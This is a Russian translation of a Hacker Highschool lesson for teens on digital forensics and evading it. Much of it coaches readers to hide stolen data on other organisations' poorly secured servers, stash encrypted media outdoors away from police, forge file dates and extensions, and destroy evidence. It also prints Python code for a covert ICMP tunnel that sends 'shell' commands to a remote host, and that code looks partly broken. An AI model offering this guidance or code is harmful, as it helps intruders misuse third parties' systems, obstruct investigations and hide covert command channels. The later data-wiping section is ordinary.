Hacker Highschool

SECURITY AWARENESS FOR TEENS



УРОК 8
ЦИФРОВАЯ КРИМИНАЛИСТИКА И ПРОТИВОДЕЙСТВИЕ КИБЕР РАССЛЕДОВАНИЯМ

Hacker Highschool
SECURITY AWARENESS FOR TEENS

ISECOM

WWW.ISECOM.ORG - WWW.OSSTMM.ORG - WWW.HACKERHIGHSCHOOL.ORG - WWW.BADPEOPLEPROJECT.ORG - WWW.OSSTMMTRAINING.ORG

ВНИМАНИЕ

Проект Hacker Highschool является средством обучения и, как в любом обучающем средстве, существует опасность. Некоторые уроки, если ими злоупотреблять, могут привести к физической травме. Также дополнительные опасности могут быть там, где ещё недостаточно исследований о возможных последствиях излучений от специфической техники. Студенты, использующие эти уроки, находятся под контролем преподавателя и, в тоже время, должны быть мотивированы на изучение материалов и непрерывную практику. ISECOM не несёт ответственности за применение информации, полученной из данных материалов и за дальнейшие последствия.

Все представленные здесь материалы являются открытыми и общедоступными в соответствии с положениями и условиями организации ISECOM:

Все материалы проекта Hacker Highschool предназначены для некоммерческого использования в работе с учениками средних государственных или частных школ, техникумов, студентами высших учебных заведений, слушателями младших курсов Hacker Highschool и учащимися на дому. Эти материалы в любой форме не могут быть использованы для продажи. Обучение по этим материалом в обучающей организации, техникумах, университетах, профессионально-технических заведениях, летних или компьютерных лагерях и других организациях, в которых взимается плата за обучение, категорически запрещено без приобретения лицензии. Для более подробного ознакомления с условиями использования либо приобретения лицензии для коммерческого использования материалов, посетите раздел сайта предназначенный для Лицензирования http://www.hackerhighschool.org/licensing.html.

Проект HHS является результатом труда открытого сообщества и, если Вы находите наши труды ценными и полезными, мы просим Вас поддержать нас путем приобретения лицензии, пожертвований либо спонсорства.

СОДЕРЖАНИЕ

СОТРУДНИКИ ЖУРНАЛА

Pete Herzog, ISECOM

Glenn Norman, ISECOM

Marta Barceló, ISECOM

Chuck Truett, ISECOM

Kim Truett, ISECOM

Marco Ivaldi, ISECOM

Bob Monroe, ISECOM

Simone Onofri, ISECOM

Greg Playle, ISECOM

Willy Nassar

Ken Withey

Переводчики

Vadim Chakryan, Kharkiv National University of Radio Electronics

Olena Boiko, Kharkiv National University of Radio Electronics

Dmitriy Pichuev, Ukrainian Engineering Pedagogical Academy

ВВЕДЕНИЕ

Если Вы пытаетесь пройти все шаги изучения хакинга и его осуществления на практике, Вам нужно будет научиться скрывать свои следы. Если Вам удалось проникнуть в защищённую систему, в целях безопасности неплохо было бы представить, что Вы находитесь в центре внимания расследования этого преступления. Неважно, почему и как был осуществлён взлом; следователи будут искать улики, подтверждающие причастность Вас (подозреваемого) к преступлению. Этих следователей благозвучно называют судебными экспертами в сфере цифровой криминалистики (Digital Forensic Examiners). Звучит слегка устрашающе. Не волнуйтесь, в этом уроке Вы узнаете всё об этих следователях.

Каждый урок в Hacker Highschool — как маленький глоток воды из бескрайнего океана информации. Вы пробуете только маленький кусочек из всего разнообразия тем для подогрева аппетита к хакерству. В этом уроке Вы вооружитесь «продвинутыми» знаниями для обеспечения собственной безопасности. То, как использовать эти знания, зависит только от Вас. В этом уроке Вы узнаете, где лучше хранить данные и как скрыть Ваш клад от любопытных глаз. Что же хорошего во взломе системы и получении важной информации, если Вы не сможете сохранить свою добычу в безопасном месте?

Попробовав себя некоторое время в роли хакера, Вы будете перегружены разными видами носителей информации, от которых Вам нужно будет избавиться. Возможно, Вам уже не нужна та USB-флешка на 256 мегабайт. Вероятно, та SD-карта на 16 мегабайт слишком мала для каких-либо полезных целей (разве что Вы захотите использовать её в качестве книжной закладки). В любом случае, не следует выбрасывать эти носители в мусор. Тот старый жёсткий диск, да-да, тот самый, который Вы использовали, когда проводили XSS-атаки на веб-страницы магазина нижнего белья. Да, этот жёсткий диск явно не должен отправиться в мусор в его нынешнем состоянии. Мы покажем Вам различные способы того, как можно удалить непригодные данные — буквально разобрать их на биты. Вы сможете гарантировать, что никто никогда не сможет вновь прочитать данные с этих носителей. Улики нужно стереть.

После удаления ненужной коллекции Вы, вероятно, вернётесь к исследованию доменов. Взлом системы влечёт за собой то, что Вы оставите небольшие следы Вашего присутствия. Если эти цифровые следы останутся в системе, Вы привлечёте некоторое внимание местных органов власти. Вы ведь не хотите этого, не так ли? Вы должны знать, как убирать эти следы, лучше, чем то, как убирать свою комнату. Всё, начиная от сокрытия своего местоположения, изменения информации о методах входа в систему, изменения времени системных логов, незаметного перемещения данных и установления лазейки, — всё это должно быть спланировано и выполнено при выходе из системы. Мы обсудим, какие методы лучше для этого использовать.

Если Вы услышали ужасающий стук в дверь, за которой ожидает вооружённая группа представителей правоохранительных органов, Вам нужно знать о простых, но эффективных способах того, как свернуть или приостановить Ваше исследование. Возможно, Вам понадобится адвокат, а может и нет. Существует множество способов быть всегда на шаг впереди правоохранительных органов. И есть ещё больше способов, как можно обхитрить криминалистов.

Это можно назвать противодействием кибер расследованию. Цифровую криминалистику можно представить как игру в прятки; Вы выполняете все нужные Вам действия до того, как другой человек вообще начал игру. То, как Вы примените тактику противодействия, зависит от Ваших задач. Пытаетесь ли Вы устранить улики, замедлить работу следователей, испортить улики, чтобы они казались ненадёжными, или просто пошутить над стражами порядка. Об этом пойдёт речь в обзоре и подведении итогов рассмотренных нами тем.

Лишь немногие хакеры работают в одиночку. В наши дни хакерство — это бизнес. У хакерских организаций есть свои офисы; у них есть структура управления и системы выплаты заработной платы. Можно только догадываться, какое медицинское страхование и какой пенсионный план они предлагают своим сотрудникам. Организованный бизнес по хакерству обладает довольно хорошей системой связи, частично благодаря шифрованию. Вам также потребуется метод связи, который защитит как Вас, так и получателя сообщений от нежелательных слушателей. Вне зависимости от того, с кем Вы будете работать, Вы ознакомитесь со способами улучшенной защиты. В этом уроке Вы узнаете, как отключить механизмы отслеживания и перехвата SIM-карты на случай, если Ваш мобильный телефон станет уликой. Мы обсудим модификации SIM-карт и использование шифра AES (Advanced Encryption Standard) для безопасного отправления и получения VOIP по сотовой линии.

Вы познакомитесь с оружием, применяемым на поле боя. Нет смысла появляться на перестрелке с ножом. В этом уроке будет рассмотрено новейшее и самое лучшее программное обеспечение цифровой криминалистики, как коммерческое, так и бесплатное (open source). Также будут рассмотрены методы обхода коммерческих брандмауэров, IDS и других неровностей на дороге. Ведь Вы не хотите оставлять следы своих действий или (что более важно) показать, как Вам удалось обойти дорогое оборудование. Полезно знать слабые места в утилитах цифровой криминалистики, а также уметь их использовать.

В завершение урока мы перечислим наиболее эффективные шаги для проникновения в системы. Затем Вы ознакомитесь с некоторыми методами для того, чтобы незаметного войти в систему, провести свою миссию, оставить лазейку, почистить логи и датчики активности, а затем выйти незамеченным из системы.

ФОКУС С МАГИЧЕСКИ ИСЧЕЗАЮЩИМИ ДАННЫМИ **(**КУДА И КАК ПРЯТАТЬ ДАННЫЕ**)**

Представьте на минуту, что Вы наткнулись на сайт (взломали сайт) с какой-то очень особенной информацией. Позвольте своему воображению представить, что это за «особенная информация». Что бы это ни было, Вам удалось получить её копию. Отличная работа.

И вот у Вас на компьютере появилось несколько мегабайт информации. Где же Вы собираетесь её хранить? Не рекомендуется оставлять её на своём компьютере. Раз уж Вы включили воображение, представьте, как 85 вооружённых агентов правоохранительных органов направляются к Вашему дому. У этих агентов есть злые служебные собаки, вертолёт с пушками, и никто из них ещё не выпил утреннюю чашку кофе. Даже собаки. Вам нужно, чтобы эта особенная информация магическим образом исчезла, причём быстро.

СНАЧАЛА О ГЛАВНОМ **–** БОЛЬШИЕ МАССИВЫ ДАННЫХ

Вы можете хранить все (позаимствованные) данные на своём компьютере (что нельзя назвать разумным ходом) до тех пор, пока Вы используете надёжное шифрование, и эти данные уже не хранятся в виде открытого текста. Неплохо было бы спрятать эту уличающую информацию в тайной комнате за вращающимися книжными полками. Только не говорите, что у Вас нет такой комнаты и таких полок... Ладно, придётся переместить зашифрованные данные в какое-нибудь другое место; наверное, Вы единственный человек, у которого нет секретной вращающейся книжной полки. Между прочим, такие продаются. По возможности, купите две штуки.

Ещё один давно используемый способ хранить уличающие данные — это перенести их на чей-то компьютер, при этом его владелец может и не знать об этом. Многие хакеры поступают именно так, поскольку тем самым они перекладывают бремя доказательства на плечи правоохранительных органов. Сложно признать человека виновным в компьютерном преступлении, если нет никаких улик, свидетельствующих о его причастности к этому преступлению.

Вернёмся к полицейским, злым собакам и вертолётам с пушками, которые выслеживают Вас. До того, как Вы нашли сайт с особенными данными, Вы могли натолкнуться на несколько других серверов, которые не были объектами Вашего интереса. К примеру, те три сервера «Памперс Интернешнл» были плохо защищены, на них было много свободного места и невысокая активность использования. (Где-то здесь была шутка, поверьте нам).

Вернитесь на «Памперс Интернешнл» и просмотрите, что у них находится на сервере. Если что-то выглядит подозрительным, быстро уходите. В противном случае, поищите папки, которые либо часто используются, либо вообще почти не используются. И те, и другие папки имеют свои преимущества и недостатки.

В часто используемом каталоге Вы можете создать несколько подкаталогов и хранить в них данные, при этом перенос данных будет не сильно заметным. Размер загруженных данных не должен поднять тревогу, поскольку эта основная папка постоянно используется. Недостатком можно назвать то, что за состоянием этой папки могут следить более пристально из-за её важности для организации. Также может регулярно проводиться резервное копирование этой папки. А Вы не хотите, чтобы дополнительные копии Ваших ценных данных (улик) появлялись ещё где-либо.

Неактивные или «мёртвые» директории — тоже популярные места для того, чтобы спрятать данные. В определённое время эти папки служили некоторым целям организации.

В представленных выше местах можно создать лабиринт подкаталогов или скрытую папку. Если выберете лабиринт, Вам нужно будет представить, как Вы будете перемещаться по нему для хранения данных. Идея состоит в том, чтобы построить шаблон подкаталогов, в которых Вы будете хранить зашифрованные данные. Этот шаблон хранения должен запутать любого, кто обнаружит Ваш тайник, но Вы будете точно знать, что где находится. Например, если Вы создаёте папку внутри нескольких других папок, начните создавать дополнительные подуровни. Каждый промежуточный уровень или ответвление в свою очередь тоже будет разделяться на несколько подуровней или ветвей. Ваш шаблон хранения может быть простым как, например, такой: левый подуровень, правый подуровень, правый, правый, левый (5).

ВЫ НЕ МОЖЕТЕ ВЫБРАТЬСЯ ОТСЮДА

Возможно, Вы задаёте себе такой простой вопрос: «как сделать так, чтобы мои носки не имели столь ужасающий запах?». К сожалению, мы не поможем Вам с этой проблемой, но мы можем показать Вам, как незаметно переместить большие объёмы данных с Вашего компьютера на «Памперс Интернешнл». Протокол межсетевых управляющих сообщений (Internet Control Message Protocol, ICMP) — это давно забытый протокол, который, с применением некоторых хакерских уловок, проявляет магическую маскирующую силу.

При сканировании порта Вы на самом деле отправляете запрос TCP SYN (Транспортный уровень — 4 ур.), чтобы определить, откликается ли этот порт. Ping использует ICMP, который не использует порты. Хотя ICMP работает поверх межсетевого протокола (Internet Protocol, IP), он не является протоколом четвёртого уровня. Данное свойство является очень полезным, когда дело доходит до работы с брандмауэром и логированием сетевого трафика.

Брандмауэры работают на нескольких уровнях модели OSI, ограничивая или разрешая поток данных на основании заданного критерия. Чем выше уровень стека, тем глубже брандмауэр может проверять содержимое каждого запроса пакета. На нижних уровнях брандмауэр всё ещё может перехватывать и управлять перемещением данных, однако не каждый брандмауэр может работать с вышележащими уровнями. Именно здесь ICMP-пакеты интересно использовать для доставки данных.

Этот приём известен как «ICMP туннелирование». Прежде чем осуществить такую тайную коммуникацию, нужно ознакомиться с некоторыми утилитами.

ПРОГРАММНЫЕ УТИЛИТЫ

- Wireshark — www.wireshark.org/
- Hping — http://www.hping.org/
- BackTrack — www.backtrack-linux.org/

ICMP-пакеты после заголовка содержат много места для хранения данных (приблизительно 41 КБ в каждом пакете). Идея заключается в том, чтобы вручную сформировать ICMP-пакеты, в которых будут записаны Ваши данные, и отправить их по тайному ICMP-туннелю туда, куда Вы пожелаете. К примеру, Вы можете сгенерировать ICMP-пакеты, используя hping или Backtrack, а затем вставить в них нужные данные. Используя hping, Вы можете задавать свои параметры Ethernet-заголовка, IP-заголовка и непосредственно содержимого пакета.

ПРОКЛАДЫВАНИЕ ТУННЕЛЯ

Почему Вы должны делать всю тяжёлую работу сами? Почему бы не заставить сервер на другом конце выполнить эту работу за Вас? Вам всего лишь нужно настроить туннель между Вашим компьютером и сервером хранения данных. Чтобы реализовать подобный ICMP-туннель напишем небольшую программу на Python.

Ниже приведен код реализации серверной части приложения ICMP-туннелирования, написанный на Python.

ПРОГРАММА **ICMP-**ТУННЕЛИРОВАНИЯ НА **PYTHON** ДЛЯ СЕРВЕРА **(**ДЛЯ **LINUX)**

```
import socket
import re
import thread
from threading import *
import os, sys, socket, struct, select, time, threading
#HOST = socket.gethostbyname(socket.gethostname())
##Начало пинга
ICMP_ECHO_REQUEST = 8
def checksum(source_string):
       sum = 0
    countTo = (len(source_string)/2)*2
    count = 0
    while count<countTo:
                  thisVal  =  ord(source_string[count  +  1])*256  +
ord(source_string[count])
        sum = sum + thisVal
        sum = sum & 0xffffffff
        count = count + 2
    if countTo<len(source_string):
        sum = sum + ord(source_string[len(source_string) - 1])
        sum = sum & 0xffffffff
       sum = (sum >> 16)  +  (sum & 0xffff)
       sum = sum + (sum >> 16)
    answer = ~sum
    answer = answer & 0xffff
      # Перестановка байтов.
    answer = answer >> 8 | (answer << 8 & 0xff00)
    return answer

 def send_one_ping(my_socket, dest_addr, ID, onlydata):
    data = "@@"+onlydata
    dest_addr  =  socket.gethostbyname(dest_addr)
    my_checksum = 0
    header = struct.pack("bbHHh", ICMP_ECHO_REQUEST, 0, my_checksum,
ID, 1)
```

```
    bytesInDouble = struct.calcsize("d")
    my_checksum = checksum(header + data)
    header = struct.pack(
     "bbHHh", ICMP_ECHO_REQUEST, 0, socket.htons(my_checksum), ID, 1)
    packet = header + data
    my_socket.sendto(packet, (dest_addr, 1)) # Don't know about the 1

def do_one(dest_addr, timeout, payload):
    icmp = socket.getprotobyname("icmp")
    try:
          my_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW,
icmp)
    except socket.error, (errno, msg):
        if errno == 1:
            # Операция не разрешена
            msg = msg + (

            )
            raise socket.error(msg)
        raise # raise the original error

    my_ID = os.getpid() & 0xFFFF
    send_one_ping(my_socket, dest_addr, my_ID, payload)
    my_socket.close()
    return delay
#Сниффинг начинается здесь..!!!
def writer(d):
      f = open('/root/log.txt','a')
      f.write(d)
def clearfile():
      f = open('/root/log.txt','w')
      f.write("")
def reader():
      f = open('/root/log.txt','r')
      con = f.readline()
      content = con.replace("@@","")
      clearfile()
      return content
def startsniffing():
      HOST = '192.168.157.128'
      s     =     socket.socket(socket.AF_INET,     socket.SOCK_RAW,
socket.IPPROTO_ICMP)
      s.bind((HOST, 0))
      s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
      print "Sniffer Started....."
```

```
        while 1:
              data = s.recvfrom(65565)
              d1 = str(data[0])
              d2 = str(data[1])
              data1 = re.search('@@(.*)', d1)
              datapart = data1.group(0)
              #print datapart
              writer(datapart)
              #command = data1.group(0)
              #cmd = command[2:]
              #ip = d2[2:-5]
              #print command
              #print ip
              #print data
              print reader()
  thread.start_new_thread(startsniffing,())
  ip = raw_input("Enter the destination IP: ")
  delay = 1
  while 1:
        command = raw_input("shell>")
        if command == "quit":
              break
        else:
              do_one(ip,delay,command)
              print("Executing Command....\n")
```

После этого Вам нужно будет также сформировать клиентскую часть туннеля.

ПРОГРАММА **ICMP**-ТУННЕЛИРОВАНИЯ НА **PYTHON** ДЛЯ КЛИЕНТА **(**ДЛЯ **LINUX)**

```
import socket
import re
import thread
from threading import *
import os, sys, socket, struct, select, time, threading
#HOST = socket.gethostbyname(socket.gethostname())
##Начало пинга
ICMP_ECHO_REQUEST = 8
def checksum(source_string):
    sum = 0
    countTo = (len(source_string)/2)*2
    count = 0
    while count<countTo:
                thisVal = ord(source_string[count + 1])*256 +
ord(source_string[count])
```

```
            sum = sum + thisVal
            sum = sum & 0xffffffff
            count = count + 2
        if countTo<len(source_string):
            sum = sum + ord(source_string[len(source_string) - 1])
            sum = sum & 0xffffffff
        sum = (sum >> 16)  +  (sum & 0xffff)
        sum = sum + (sum >> 16)
        answer = ~sum
        answer = answer & 0xffff
          # Перестановка байтов.
        answer = answer >> 8 | (answer << 8 & 0xff00)
        return answer

    def send_one_ping(my_socket, dest_addr, ID, onlydata):
        data = "@@"+onlydata
        dest_addr  =  socket.gethostbyname(dest_addr)
        my_checksum = 0
        header = struct.pack("bbHHh", ICMP_ECHO_REQUEST, 0, my_checksum,
    ID, 1)
        bytesInDouble = struct.calcsize("d")
        my_checksum = checksum(header + data)
        header = struct.pack("bbHHh", ICMP_ECHO_REQUEST, 0,
    socket.htons(my_checksum), ID, 1)
        packet = header + data
        my_socket.sendto(packet, (dest_addr, 1)) # Don't know about the 1

    def do_one(dest_addr, timeout, payload):
        icmp = socket.getprotobyname("icmp")
        try:
           my_socket=socket.socket(socket.AF_INET, socket.SOCK_RAW, icmp)
        except socket.error, (errno, msg):
            if errno == 1:
                # Operation not permitted
                msg = msg + (

                )
                raise socket.error(msg)
            raise # raise the original error

        my_ID = os.getpid() & 0xFFFF
        send_one_ping(my_socket, dest_addr, my_ID,payload)
        my_socket.close()
        return delay
    #Сниффинг начинается здесь..!!!
```

```
def writer(d):
      f = open('/root/log.txt','a')
      f.write(d)
def clearfile():
      f = open('/root/log.txt','w')
      f.write("")
def reader():
      f = open('/root/log.txt','r')
      con = f.readline()
      content = con.replace("@@","")
      clearfile()
      return content
def startsniffing():
      HOST = '192.168.157.128'
      s     =     socket.socket(socket.AF_INET,     socket.SOCK_RAW,
socket.IPPROTO_ICMP)
      s.bind((HOST, 0))
      s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
      print "Sniffer Started....."
      while 1:
            data = s.recvfrom(65565)
            d1 = str(data[0])
            d2 = str(data[1])
            data1 = re.search('@@(.*)', d1)
            datapart = data1.group(0)
            #print datapart
            writer(datapart)
            #command = data1.group(0)
            #cmd = command[2:]
            #ip = d2[2:-5]
            #print command
            #print ip
            #print data
            print reader()
thread.start_new_thread(startsniffing,())
ip = raw_input("Enter the destination IP: ")
delay = 1
while 1:
      command = raw_input("shell>")
      if command == "quit":
            break
      else:
            do_one(ip,delay,command)
            print("Executing Command....\n")
```

Код предоставлен Debasish Mandal.

После того, как оба эти процесса-демона запущены на выполнение на обоих компьютерах, сервер начнёт перехватывать ICMP-пакеты. Вы будете отправлять команды по туннелю на сервер, используя ping, а сервер, в свою очередь, будет отвечать своими ping-пакетами. Служба на стороне сервера начнёт собирать Ваши пакеты и помещать данные туда, куда Вы запрограммировали. Если поток данных большой, сервер установит несколько дополнительных ping потоков. Служба на стороне клиента будет получать модификации переданных пакетов таким же образом, как и сервер.

Чтобы посмотреть, как работает ICMP-туннель, посмотрите это видео http://www.youtube.com/watch?v=ADHtjwwkErI

ПЕРЕКЛАДЫВАЯ ОТВЕТСТВЕННОСТЬ

Поскольку вместимость портативных накопителей постоянно увеличивается, а их размер уменьшается, физически скрыть большой объём данных достаточно просто; спрячьте носители данных в безопасное место вдалеке от своего дома и своего компьютера. Когда агенты и злые собаки взломают Вашу парадную дверь, ожидайте, что они обыщут все места, какие только можно вообразить; даже ящик с нижним бельём. Имейте в виду, что эти люди зарабатывают себе на жизнь, каждый день обыскивая дома. Они знают все укромные места. Также не отдавайте носители на хранение своему другу — это просто неэтично.

Прежде, чем подумать о тайнике для Вашего сокровища, зашифруйте носители, данные или и то, и другое. Можете воспользоваться TrueCrypt (www.truecrypt.org/).

Поместите носитель данных в герметичный полиэтиленовый пакет; желательно, чтобы он был устойчив к влиянию различных погодных условий. Воспользуйтесь соломинкой, чтобы выпустить воздух из пакета для уменьшения объёма и влажности воздуха. Не выкапывайте яму в земле вблизи своего дома, чтобы спрятать носители, поскольку недавно взрыхлённая почва будет выглядеть подозрительно для собак и агентов. Вместо этого поищите укромные места повыше от поверхности земли. Люди по какой-то причине редко поднимают голову. Вы должны быть уверены, что при необходимости сможете добраться до этого места. Не рассчитывайте, что любая ленточка, которой Вы перевязываете пакет, выдержит. Используйте заколки для волос, кабели, бечёвки, шнурки для обуви и т. п. для гарантии того, что Ваш пакет не упадёт и не улетит.

Излюбленное место для хранения такого рода вещей — это поблизости полицейского участка. Внутри самого участка очень мало укромных мест, а вот снаружи — целая куча. Дайте волю воображению, но также подумайте логически, как разместить, спрятать Ваше сокровище, а потом скрыться с места события без привлечения к себе внимания. Возможно, лучше проводить все эти операции в дневное время, поскольку ночью такие действия могут больше насторожить прохожих. Закапывание сумки среди бела дня, обычно после полудня, не привлечёт столько внимания, как вечером.

РАБОТА ИЗ ДОМА

Многие организации предоставляют бесплатное облачное хранилище данных. Для получения этой услуги нужен всего лишь действующий адрес электронной почты. Некоторые организации (к примеру, www.Adrive.com) дадут Вам 50 ГБ бесплатного онлайн хранилища. Google, Apple, Microsoft и многие другие предоставляют бесплатное хранилище разного объёма. Эти облачные службы с использованием временного (одноразового) адреса электронной почты могут оказаться полезными для хранения данных. Всё что Вам необходимо делать, — это очищать кэш своего браузера каждый раз после посещения этих служб и/или просмотра их в режиме инкогнито в Chrome, чтобы на компьютере не

сохранилось никаких следов. Некоторые из этих облачных служб позволяют синхронизировать файлы на компьютере с онлайн учётной записью. Отключите эту функцию и удалите всё, что указывает на учётные записи. Проще и безопаснее просматривать данные через веб-браузер, а не используя интерфейс облачного сервиса.

ТЕПЕРЬ О ВТОРОСТЕПЕННОМ – БИТ ЗА БИТОМ, БАЙТ ЗА БАЙТОМ

Данные небольшого объёма (такие как пароли, закрытые ключи или секретный рецепт супа) можно спрятать в местах, где они будут незаметны. Но не перегибайте палку и не пытайтесь закодировать эти данные в своей ДНК — мы уже это попробовали на себе. Что имеем в итоге — никудышное чувство юмора и нервный тик. Существуют способы получше.

Создатели вредоносного ПО давно знают, что на ОС Windows есть пространство памяти в главной загрузочной записи (Master Boot Record, MBR). Это пространство небольшое, но достаточное для того, чтобы спрятать закрытый ключ или DLL. Ваша сумка с обедом не поместится в MBR, поэтому можете даже не пытаться — мы уже пробовали.

ЗАСОРЕННОСТЬ В ФАЙЛАХ ПОДКАЧКИ

Файлы подкачки **(swap files)** — это места на жёстком диске, которые временно выполняют функции RAM. Файлы подкачки позволяют компьютеру работать быстрее, даже когда RAM переполнена при выполнении программ. В UNIX и Linux под файлы подкачки выделяется постоянный блок памяти на жёстком диске. Даже если компьютер выключен, эта область может всё еще содержать данные предыдущих событий.

Файлы подкачки Windows (**page files**) могут быть достаточно большими и хранить фрагменты недавних файлов. Это может быть ещё более опасным, если Вы подключены к серверу на базе Windows. Серверы Windows хранят значительное количество данных пользователя, что может оказать услугу для аналитиков криминалистики. Просмотрите папки "temp" на наличие файлов подкачки.

ОСЛАБЬТЕ УДИЛА

Файлы хранятся в кластерах. В зависимости от операционной системы, размеры кластеров могут быть разными. Созданный на Вашем компьютере файл может занимать всего лишь 50% пространства кластера. Таким образом, в кластере остаётся свободное пространство, которое можно назвать незаполненной файловой областью **(file slack)** или для краткости просто заполнителями **(slack)**. Если Вы удалите файл, который был в этом неполном кластерном пространстве, это пространство будет всё равно доступно.

Выходит, что 50% пространства кластера, которое прежде было занято файлом, в целости сохранит эти данные даже после удаления файла. Информация сохраняется в кластере до тех пор, пока это пространство не заполнится другими данными. Windows автоматически создаёт такое «неактивное пространство» (slack space) как только осуществляется какая-либо работа с файлом: создание, просмотр, изменение или сохранение.

МОДИФИКАЦИЯ ФАЙЛОВ

Лучше всего прятать вещи на самом видном месте. Модификация файлов заключается в изменении имени файлов, их расширений или атрибутов. К этому времени Вы уже должны знать, как изменить имя файла. Ранее Вы создали файл «Коварные планы», теперь проявите креативность. Поместили бы Вы все свои пароли в файл с названием «Пароли»? Конечно же, нет. И Вам также не следует хранить результаты своей работы в файлах, которые с лёгкостью могут быть идентифицированы.

Просматривая изменённые файлы, обратите внимание на их расширение. Сжатие файлов — лёгкий способ сокрытия следов и сохранения пространства на компьютере, однако такие файлы агенты будут проверять в первую очередь. Поэтому Вам нужно будет изменить расширение файла: отредактировать последние три символа в имени файла.

Преобразовать .doc-файл в .gif так же просто, как преобразовать .odt-файл в .avi. Изменение файлов может быть запутанным, оно также может потребовать некоторые временные затраты. Посмотрите на размеры файлов, даты создания и даты изменения. Это натолкнёт на мысль о том, как следует модифицировать каждый из файлов. К примеру, размер .odt-файла не должен быть равен гигабайту, а .avi-файла — всего несколько килобайт. Как раз .avi-файл должен быть размером в несколько гигабайт.

Также просмотрите даты в параметрах файлов. Файлы, которые были созданы или изменены за неделю до преступления и после него, должны насторожить Вас. Измените эти даты на любой день, по крайней мере за год до хакерской атаки. Можете даже изменить их на несуществующие даты (например, 30 февраля или 21 марта 2112 года). Также не забудьте о дне числа пи — это покажет, кто же знает математику, а кто нет.

УПРАЖНЕНИЯ

8.1 Представьте, что сегодня 21 декабря 2012 года. Во время проведения судебной экспертизы Вы обнаружили несколько файлов. Кроме имени, известны также размер и тип каждого файла. Исследуя их дальше, Вы также узнали даты их создания и время, когда каждый из этих файлов был открыт или изменён. Посмотрите на каждый из следующих файлов и скажите, выглядят ли какие-либо из них подозрительно.

Имя файла	Тип файла	Размер файла	Дата создания файла	Дата последнего открытия или изменения
Passwords.exe	Исполняемый файл	13КБ	Май 2008	12/19/12
Fall 2012 vacation.jpg	Изображение	12948КБ	Июнь 2009	12/19/12
Planstokillwife.doc.	Документ Word	2КБ	Декабрь 2012	12/20/12
Love songs.mp3	Музыкальный файл	7985340КБ	Неизвестно	Неизвестно

Какие из этих файлов выглядят подозрительно?

Какие файлы Вы проанализировали бы в первую очередь?

Есть ли здесь поддельные файлы?

Объясните, как Вы проанализировали каждый файл?

В Вашей жизни будет много случаев, когда Вы будете думать, что молоток сможет решить проблемы с компьютерной аппаратурой. Один известный магазин инструментов как-то продавал набор под названием «Универсальный», внутри которого была коробка с десятью молотками разного типа. В области криминалистической экспертизы молотки не помогут Вам решить никакую задачу. Скорее наоборот, их использование создаст новые проблемы, возможно, сделав Вас подозреваемым.

ТРЮК С ИСЧЕЗНОВЕНИЕМ ДАННЫХ (ДЕЛАЯ ДАННЫЕ НЕВОЗВРАТИМЫМИ)

Есть два варианта действий: вариант 1 — очистка; и вариант 2 — физическое уничтожение носителей информации. Каждый вариант имеет свои плюсы, но от Вас зависит, какой метод Вы хотите использовать. Люди в Hacker Highschool любят звук электродрели, сверлящей отверстия в старых жёстких дисках. Если Вы совместите этот звук с музыкой, Вы получите отличный ремикс. Однако, если Вы не можете видеть или слышать о дырах, бесчеловечно проделанных в железе, то есть и другой метод удаления нежелательных данных. Более добрый и спокойный способ очистки нежелательных бит данных.

Используя в течение некоторого времени жёсткий диск или любой другой тип цифровых устройств хранения данных, Вы, вероятно, достигнете того момента, когда устройство перестанет нормально работать. Действительно ужасной идеей будет выбросить эти накопители в мусор или отдать тому, кто может использовать их снова, особенно в том случае, когда Ваши данные не удалены с них. Вы действительно хотите, чтобы кто-то нашёл ту прошлогоднюю JPEG-фотографию с Вами в костюме Бэтмена? А как насчёт тех старых квитанций с Вашего последнего места работы? Вы хотите, чтобы то домашнее видео, где Вы танцуете в нижнем белье, попало на Youtube? Что ж, тогда давайте избавимся от этих тревожных воспоминаний, прежде чем Вы передадите это устройство кому-то другому.

ВЫМЫТЬ, СМЫТЬ, ПОВТОРИТЬ

Очистка информации — недорогая процедура (хотя и не очень веселая), но она обеспечивает надёжное уничтожение конфиденциальных данных. Вы можете стереть данные с лица Земли, используя программное обеспечение с открытым исходным кодом. Один из простейших способов зашифровать данные — это использование True Crypt. Едва какая-то физическая часть устройства зашифрована, его можно считать пригодным для утилизации. Смысл в том, что все данные не могут быть расшифрованы, если Вы не предоставите ключевой фразы. Довольно просто, не так ли? Если этим 85 агентам попадут в руки Ваши старые данные, то никакой пользы они из них не извлекут, так как Вы единственный человек, который может разблокировать данных. Если другой человек получит Ваши старые данные, ему придется отформатировать устройство, прежде чем оно может быть использовано.

Существуют 2 основных стандарта для надлежащего уничтожения информации. Первый из них — это US DOD 5220.22-M, а другой — алгоритм Гутмана. DOD 5220.22 — это Руководство по эксплуатации Национальной Программы Промышленной Безопасности США, которое содержит инструкции по уничтожению данных. Министерство обороны США одобряют лишь полное уничтожение как средство для удаления данных.

Алгоритм Гутмана (названный в честь Питера Гутмана и Колина Пламба) даёт немного больше свободы относительно физического уничтожения данных. Алгоритм перезаписывает данные 35 раз по определённой схеме. Разные диски требуют различных шаблонов

перезаписи. Однако, несмотря на свою гениальность, данная техника устарела в связи с размером новых жёстких дисков и встроенными настройками контроллера.

БОЛЬШЕ ИНСТРУМЕНТОВ

Существуют несколько отличных бесплатных утилит, которые помогут решить задачу безопасного удаления данных. Эти программы не повредят Ваш жёсткий диск, они лишь сделают данные на устройстве не подлежащими восстановлению. После запуска программы, нажав кнопку «Пуск», можете быть уверены, что больше никогда не увидите эти данные. Даже в загробной жизни.

BOOT AND NUKE

http://www.Dban.org

Boot and Nuke поставляется как ISO-образ, который можно записать на CD и загрузить с него систему. Запустив программу, выберите диск, который Вы хотите очистить (Nuked). Dban — это промышленный стандарт для массового уничтожения данных и чрезвычайных нужд. После использования Dban восстановление данных с диска становится невозможным.

ERASER

http://sourceforge.net/projects/eraser/files/latest/download

Эта программа создана для Windows. Несмотря на то, что Windows Vista имеет возможность форматирования и перезаписи информации, Eraser форматирует диски и записывает случайные данные поверх диска. Программа проводит эту процедуру несколько раз — форматирование, запись, форматирование, запись и так далее, пока алгоритм не будет завершён.

SDERASE

http://sourceforge.net/projects/sderase/?source=directory

SD является новым продуктом для очистки дисков, он был выпущен 28 августа 2012 года. Создатель программы на сайте написал интересный комментарий о том, что якобы Sderase отвечает требованиям US DOD 5220.22-M по очистке данных. Но, согласно US DOD 5220.22-M, единственным приемлемым методом удаления данных является физическое уничтожение носителей. Но пока нам не встречались такие программы, которые могут наносить физические повреждения.

МОЛОТ, ДРЕЛЬ, КУВАЛДА

